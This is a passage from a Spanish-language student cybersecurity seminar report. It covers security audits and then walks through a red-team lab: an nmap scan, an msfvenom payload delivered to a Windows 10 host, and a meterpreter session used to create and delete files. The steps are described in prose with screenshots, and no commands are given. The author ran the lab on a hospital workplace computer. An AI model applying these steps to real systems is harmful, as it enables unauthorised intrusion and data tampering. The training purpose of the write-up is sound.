5) Considero importante realizar auditorías constantes a los procesos, servicios, políticas y funcionalidades con las que cuenta una entidad determinada y también si se facilita contar con el apoyo de quipos red team, blue team y purple team para estos procesos será mucho más confiable. Como nos menciona el sitio web trellix[24], mediante este tipo de auditorías es posible determinar la viabilidad de seguridad con la que cuenta una entidad al momento de realizarlas, se podrá corroborar si las políticas establecidas son eficaces o si las herramientas tanto físicas como lógicas cumplen una función adecuada para el ámbito en el que operan, la intención de esta recomendación es fusionar las habilidades de los equipos red team y blue team junto con la optimización y mejoras que les ofrece a estos grupos de expertos un purple team y las alternativas de análisis para resultados más certeros y de calidad. Para una correcta auditoria, se deberá llevar a cabo un proceso metódico y sistemático con el cual, de manera organizada y en conjunto con los equipos de expertos red team, blue team y purple team, se determinen las falencias más notables y urgentes con el fin de mejorar el rendimiento, optimización y seguridad de una entidad. Con el fin de concluir si las directrices o políticas de seguridad de una empresa están debidamente diseñadas y llevadas a cabo, se debe ejecutar un plan de evaluación asertivo y estricto el cual abarque en su gran mayoría a todos los aspectos importantes de una infraestructura tecnológica, y su integridad tanto física como lógica. Como objetivo principal de una auditoria, tenemos el hecho de definir si la seguridad de una empresa es sobresaliente o si al contrario está expuesta a cualquier intento de intrusión y la información de dicha entidad está en un riesgo exponencialmente grande de ser robada y por ley estas auditorías deben ser ejecutadas por los equipos de expertos red, blue y purple team en conjunto, para poder llevar a cabo un análisis completo y sustancial acerca de las vulnerabilidades y aspectos a mejorar dentro del ente a evaluar. Los aspectos más relevantes a determinar en estas auditorías podrían ser:

1) Análisis del estado general de los sistemas de información.

[24] TRELLIX; How Do Cybersecurity Policies and Procedures Protect Against Cyberattacks?; [Sitio Web]. [consulta: 22 de septiembre de 2023]. Disponible en: https://www.trellix.com/en-us/security-awareness/cybersecurity/cybersecurity-policies.html

2) Análisis especifico a la red interna de una entidad.

3) Evaluación de la eficacia de las directrices definidas previamente a la auditoria para determinar si son viables u obsoletas.

4) Evaluación de las comunicaciones y sus falencias.

5) Estudio a áreas que notablemente requieran mejorar u optimizar su seguridad y funcionalidad.

6) Análisis de hardware y software así como a sus políticas de funcionamiento y actualización.

7) Evaluación de aspectos de prevención y mitigación ante cualquier eventualidad contraria.

Las auditorias se clasifican, según el portal ekransystem[25] acorde a la necesidad y objetivos planteados por la entidad, esto con el fin de centrarse en procesos puntuales y ejecutar con mayor nivel de eficacia una evaluación previa y sustancial, así como generar resultados valederos y puntuales sobre las falencias, vulnerabilidades, necesidades y objetivos de dicha entidad. Es por el contexto actual de la ciberseguridad y las diversas situaciones presentadas a lo largo del tiempo acorde a seguridad de la información que el proceso de auditar o evaluar ha ido teniendo un crecimiento o desarrollo exponencial teniendo como uno de sus beneficios lograr una respuesta rápida y eficaz ante un evento adverso y es en gran parte por este desarrollo que se generó la necesidad de equipos de expertos que puedan llevar a cabo de manera profesional y especializada estas auditorías para que así, los resultados arrojados y los estudios mencionados garanticen a las entidades hospitalarias un crecimiento considerable al factor de la seguridad de su información, el fin centralizado de una auditoria o análisis de riesgos es certificar a las entidades en cuestión que contarán con un nivel de seguridad mayor y que ante cualquier eventualidad o ciberataque contarán con las herramientas (tanto lógicas como humanas) para hacerle frente a estas amenazas.

[25] EKRANSYSTEM; 10 Information Security Policies Every Organization Should Implement; [Sitio Web]. [consulta: 22 de septiembre de 2023]. Disponible en: https://www.ekransystem.com/en/blog/information-security-policies

### 1.3 tercer interrogante del informe final

**Conclusiones que orienten aspectos importantes en cuando a la inversión de ciberseguridad dentro de las organizaciones, deben tener en cuenta cada una de las etapas que se ejecutaron a lo largo del seminario para poder ejecutar estas conclusiones y soportar a la alta gerencia la necesidad de inversión.**

Para el presente inciso, relaciono las actividades 3 y 4, con el fin de soportar conclusiones generales ya que las específicas se encuentran en el apartado de conclusiones finales dentro del presente documento:

#### 1.3.1 etapa 3 – actividad 3


##### 1.3.1.1 primera fase de la actividad 3

**Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam.**

Para la presente actividad se hizo uso de las siguientes herramientas:

a) Oracle Vm VirtualBox 7.0.10

Figura 9: Oracle virtualbox para virtualizar maquinas




Fuente: el autor

b) Kali Linux 2023.3 con 3gb de RAM, 3 núcleos, modo puente para la red como lo muestra la figura 1.
c) Sistema operativo Windows 10 g4 bits, 8gb de RAM, Intel Core i5-10210U 2.11GHZ que funcionó como sistema anfitrión.

Figura 10. Características sistema anfitrión Windows 10


Fuente: el autor

Nota: dado que el portátil con el que yo cuento cuenta con muy bajos recursos, la practica la llevé a cabo desde un equipo del hospital donde me desempeño como ingeniero de sistemas.

### 1.3.1.2 segunda fase de la actividad 3

**A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina windows 10 X64.**

Dentro del anexo 4 encontramos información valiosa como los comandos necesarios para desarrollar el payload y ejecutarlo dentro de la maquina víctima, así como la explicación de qué se debe hacer para que el metasploit haga un buen trabajo. Se especifica de igual manera las características que tenia el equipo que fue vulnerado, se explica que es el msfvenom y cómo éste puede ser de gran utilidad al momento de vulnerar un equipo víctima. También, se describe el paso a paso para crear el archivo .exe y pasarlo a la maquina objetivo para obtener acceso a la misma. Pero, me gustaría aclarar que es un poco confusa la guía ya que no determina la forma en la que se debe pasar el .exe a la maquina objetivo, de igual manera se da por hecho que el puerto 443 será funcional durante el ataque y pude comprobar que no en todos los casos es así. Pero en forma general, los comandos, las característica y explicaciones del caso son de ayuda para idear lo que se debe llevar a cabo.

### 1.3.1.3 tercera fase de la actividad 3

**¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la "máquina Windows 10"? ¿Qué puerto abre la aplicación específica en el anexo?**

La herramienta principal es el Kali Linux con la cual ejecutamos todo el proceso de intrusión a la maquina objetivo, también el msfvenom mediante el cual se crea el payload que nos va a permitir acceder a la maquina víctima, de igual manera es importante mencionar la msfconsole que es la que nos permite de manera eficiente ejecutar payloads, scripts y demás, brindándonos la facilidad de tener un acceso mas eficaz a nuestra víctima. En cuanto al puerto, me gustaría mencionar que, aunque en la guía se menciona el puerto 443, en mi caso no estaba abierto dicho puerto, lo que me generó bastantes inconvenientes y, por tanto, tuve que ejecutar un escaneo con nmap para determinar los puertos abiertos de la maquina objetivo (la

evidencia se encuentra en el paso a paso siguiente) y determinar que el **puerto 445** (entre otros) era el indicado para el ataque.


#### 1.3.1.4. Cuarta fase de la actividad 3

**Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 X64), haga uso de gráficos para explicar el ataque.**

A continuación, mediante capturas de pantalla procedo a explicar el proceso de desarrollo del escenario propuesto por la guía de actividades y el anexo 4.

a) Lo primero es verificar las ip de las maquinas involucradas en el escenario, en este caso está la maquina anfitrión windows 10 con la ip 192.168.1.76 y la máquina virtual Kali Linux con la ip 192.168.1.75 como se muestra en las figuras 11 y 12 respectivamente.

Figura 11. Ip windows 10





Fuente: el autor

Figura 12. Ip Kali Linux


Fuente: el autor

b) Una vez se conocen las ip de las 2 máquinas, se procede a verificar que estén en la misma red y por ende haya conexión entre ellas mediante un ping.


Figura 13. Verificación de conexión entre maquinas windows y kali




Fuente: el autor

c) Mediante el comando nmap se verifica que puertos abiertos tiene la maquina anfitrión windows 10. Donde notamos que tiene 3 puertos abiertos entre ellos el 445 microsoft-ds como muestra la figura 14.


Figura 14. Escaneo nmap a maquina objetivo




Fuente: el autor

d) Mediante el comando proporcionado por la guía, se procede a crear el payload desde el msfvenom con la diferencia que se asigna el puerto 445 como indica la figura 15. En el escritorio de kali podemos ver el archivo creado.


Figura 15. Creación del payload




Fuente: el autor

e) Una vez creado el payload, procedemos a moverlo a la maquina de windows mediante la carpeta compartida que permite crear kali Linux para establecer conexión y envío de archivos entre las 2 máquinas. La carpeta compartida en kali se llama sf_Desktop


Figura 16. Envío del archivo .exe a la maquina anfitrion




Fuente: el autor

f) Con el archivo ya en la maquina windows, procedemos a abrir el msfconsole en kali, siguiendo las instrucciones y los comandos del anexo, ejecutamos el exploit encargado de escuchar y que avise cuando el payload sea ejecutado en windows como muestra la figura 17. Vemos como el meterpreter nos indica la sesión iniciada en la maquina windows y con el comando sysinfo vemos las características del mismo.


Figura 17. Acceso a la maquina objetivo mediante msfconsole




Fuente: el autor

g) Una vez dentro de la maquina windows, hacemos uso del comando pwd el cual nos indica que estamos en la carpeta donde fue ejecutado el archivo .exe en windows. Creamos un fichero de texto en dicha carpeta llamado “documento.txt” y con el uso del comando “ls” en el meterpreter, podemos ver que el fichero se encuentra en la carpeta donde lo creamos como indica la figura 18.


Figura 18. Listado del contenido de la carpeta donde fue ejecutado el .exe




Fuente: el autor

h) Mediante el uso del comando “help” en el meterpreter, encontramos multiples variedades de comandos y alternativas para ejecutar una vez dentro de la maquina objetivo, en este caso como la guía menciona que un fichero fue eliminado en la víctima, buscamos el comando que permita eliminar ficheros dentro de la maquina windows y es ahí donde encontramos el comando “rm” como indica la figura 19.

